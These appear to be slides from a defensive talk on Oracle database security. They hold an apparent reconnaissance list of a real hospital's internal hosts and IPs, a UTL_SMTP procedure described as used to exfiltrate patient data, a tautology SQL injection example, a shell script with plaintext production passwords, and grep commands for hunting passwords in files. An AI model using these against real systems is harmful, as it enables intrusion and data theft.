192.35.79.228 - postel.lerner.ccf.org  
192.35.79.229 - roadrunner.lerner.ccf.org  
192.35.79.232 - simvitro.clevelandclinic.org  
192.35.79.236 - gajema.clevelandclinic.org  
192.35.79.237 - chnquality.ccf.org  
192.35.79.238 - cchseastnci.ccf.org  
192.35.79.241 - mympc.clevelandclinic.org  
192.35.79.244 - ccsfpd.ccf.org  
192.35.79.245 - ccsfpd.ccf.org  
192.35.79.246 - ccsfpd.ccf.org  
192.35.79.247 - ccsfpd.ccf.org

What should concern you is not just what I can see from an Oracle Database without no credentials.

What should concern you is what anyone inside your organization can see from inside your network.

192.35.79.103 - lawtst.ccf.org  
192.35.79.107 - rpad.ccf.org  
192.35.79.110 - mkt.ccf.org  
**192.35.79.116 - webmail.ccf.org**  
192.35.79.117 - formsowa.ccf.org  
**192.35.79.125 - secureproxy.ccf.org**  
192.35.79.127 - cancer.ostrichconsortium.org  
192.35.79.136 - media.360-5.com  
192.35.79.137 - myrefills.clevelandclinic.net  
192.35.79.138 - www.lifestyleap.com  
192.35.79.139 - www.clevelandclinicwellness.com  
192.35.79.140 - mychart.clevelandclinic.org  
192.35.79.184 - mail.ccf.clevelandclinicwellness.com  
192.35.79.185 - lyncweb.ccf.org  
192.35.79.186 - meet.ccf.org  
192.35.79.187 - dialin.ccf.org  
192.35.79.188 - lyncdiscover.ccf.org  
192.35.79.190 - xmpp.ccf.org  
192.35.79.191 - lyncwc.ccf.org  
192.35.79.192 - lyncav.ccf.org  
192.35.79.193 - sip.ccf.org  
192.35.79.194 - lyncwc.ccf.org  
192.35.79.196 - mficorelab.ccf.org  
192.35.79.197 - lyncav.ccf.org  
192.35.79.202 - itview.ccf.org

**UTL — SMTP**

# UTL\_SMTP

- Can be used to send emails from inside the database
- By default execute is granted to PUBLIC
- It takes only this much code to send the results of a query to an internal or external email address
- In Microsoft SQL Server execute is also granted to PUBLIC and it takes less code than this
- I was brought in on a very serious breach where this was used to exfiltrate PII and PHI data

```
CREATE OR REPLACE PROCEDURE send_mail (
  mailhost CONSTANT VARCHAR2(30) := 'smtp01.us.oracle.com';
  crlf      CONSTANT VARCHAR2(2) := CHR(13) || CHR(10);
  pSender   VARCHAR2,
  pRecipient VARCHAR2,
  pSubject  VARCHAR2,
  pMessage   VARCHAR2 AUTHID CURRENT_USER IS
  mesg        VARCHAR2(1000);
  mail_conn   utl_smtp.connection;
BEGIN
  mail_conn := utl_smtp.open_connection(mailhost, 25);
  mesg := 'Date: ' ||
    TO_CHAR( SYSDATE, 'dd Mon yy hh24:mi:ss') || crlf ||
    'From: <|| pSender ||>' || crlf ||
    'Subject: '|| pSubject || crlf ||
    'To: '||pRecipient || crlf || '' || crlf || pMessage;
  utl_smtp.helo(mail_conn, mailhost);
  utl_smtp.mail(mail_conn, pSender);
  utl_smtp.rcpt(mail_conn, pRecipient);
  utl_smtp.data(mail_conn, mesg);
  utl_smtp.quit(mail_conn);
EXCEPTION
  WHEN OTHERS THEN NULL;
END send_mail;
/
```

# SQL Injection

# This is a SQL Injection Attack

- Birmingham, England, United Kingdom



# Native Behavior Underpinning Some SQL Injection Attacks

- Databases will resolve what is enclosed inside parenthesis before executing a statement

```
SQL> SELECT (SELECT 'Dan' FROM DUAL) || (SELECT ' ' FROM DUAL) || (SELECT 'Morgan' FROM dual) AS fname  
  2  FROM (SELECT 'DUAL' FROM dual)  
  3 WHERE (SELECT 1 FROM dual) = (SELECT 1 FROM dual)  
  4 AND (SELECT 2 FROM dual) BETWEEN (SELECT 1 FROM dual) AND (SELECT 3 FROM dual)  
  5 AND NVL((SELECT NULL FROM dual), (SELECT 'z' FROM dual)) = (SELECT 'z' FROM dual)  
 6* ORDER BY (SELECT 1 FROM dual);
```

RESULT

-----

Dan Morgan

- Also nested within parentheses could be a simple statement such as "GRANT DBA TO" and the database, would execute it

# Successful SQL Injection Often Looks Like This

- The valid password is "MySecret" ... 1 means TRUE

```
BEGIN
    validate_pwd('SELECT COUNT(*) FROM auth_user WHERE pwd_id = ''MySecret'''');
END;
/
1
```

- In the second example we provide an invalid password ... 0 means FALSE

```
BEGIN
    validate_pwd('SELECT COUNT(*) FROM auth_user WHERE pwd_id = ''No Clue'''');
END;
/
0
```

- In the third example we perform SQL Injection

```
BEGIN
    validate_pwd('SELECT COUNT(*) FROM auth_user WHERE pwd_id = ''No Clue'' OR ''1'' = ''1'''');
END;
/
1
```


- In Oracle a built-in package, DBMS\_ASSERT, blocks SQL Injection ... using it is free ... but almost no one uses it



# GLOGIN

# The GLOGIN Attack

- This attack will work on every Oracle Database you have in your organization
- No commercial product can stop it
- It was first published in a book in 2002
- It has subsequently been published in a 2012 book
- It can also be found, if you know where to look on the web
- I will live demo it
- For more information:  
[https://www.dbsecworx.com/res\\_code/glogin\\_exploit.html](https://www.dbsecworx.com/res_code/glogin_exploit.html)



**Please Stop Making It So Easy  
Adopt A Secure Configuration**

# Both of These Train Wrecks Were Avoidable

```
DIR=/opt/oracle/scripts  
. /home/oracle/.profile_db  
  
DB_NAME=hrrpt  
ORACLE_SID=$DB_NAME"1"  
export ORACLE_SID  
  
SPFILE=`more $ORACLE_HOME/dbs/init$ORACLE_SID.ora | grep -i spfile`  
PFILE=$ORACLE_BASE/admin/$DB_NAME/pfile/init$ORACLE_SID.ora  
LOG=$DIR/refresh_$DB_NAME.log  
RMAN_LOG=$DIR/refresh_$DB_NAME"_rman".log  
  
PRD_PWD=sys_pspr0d  
PRD_SID=hrprd1  
PRD_R_UNAME=rman_pshprd  
PRD_R_PWD=pspr0d11  
PRD_BK=/backup/hrprd/rman_bk  
SEQUENCE=`grep "input archive log thread" $PRD_BK/bk.log | tail -1 | awk '{ print $5 }'`  
THREAD=`grep "input archive log thread" $PRD_BK/bk.log | tail -1 | awk '{ print $4 }'`  
  
BK_DIR=/backup/$DB_NAME/rman_bk  
EXPDIR=/backup/$DB_NAME/exp  
DMPPFILE=$EXPDIR/exp_sec.dmp  
IMPLOG=$EXPDIR/imp_sec.log  
EXPLOG=$EXPDIR/exp_sec.log  
EXP_PARFILE=$DIR/exp_rpt.par  
IMP_PARFILE=$DIR/imp_rpt.par  
  
uname=rman_pshprd  
pwd=pspr0d11  
  
rman target sys/$PRD_PWD@$PRD_SID catalog $PRD_R_UNAME/$PRD_R_PWD@catdb auxiliary / << EOF > $RMAN_LOG  
run{  
    set until $SEQUENCE $THREAD;  
    ALLOCATE AUXILIARY CHANNEL aux2 DEVICE TYPE DISK;  
    duplicate target database to $DB_NAME;  
}  
EOF
```

```
$ find "pwd" *  
$ grep -ril "pwd" /app/oracle/*  
$ ack pwd
```



# Wrap Up

# Our New Reality

- There isn't a lot of room in IT for Conscientious Objectors



- If you don't want to be victim ... join the fight to secure data

```
SELECT more_information  
FROM zionesolutions.com  
WHERE topic = 'Security'  
AND expertise = 'Database';
```



email: dmorgan@zionesolutions.com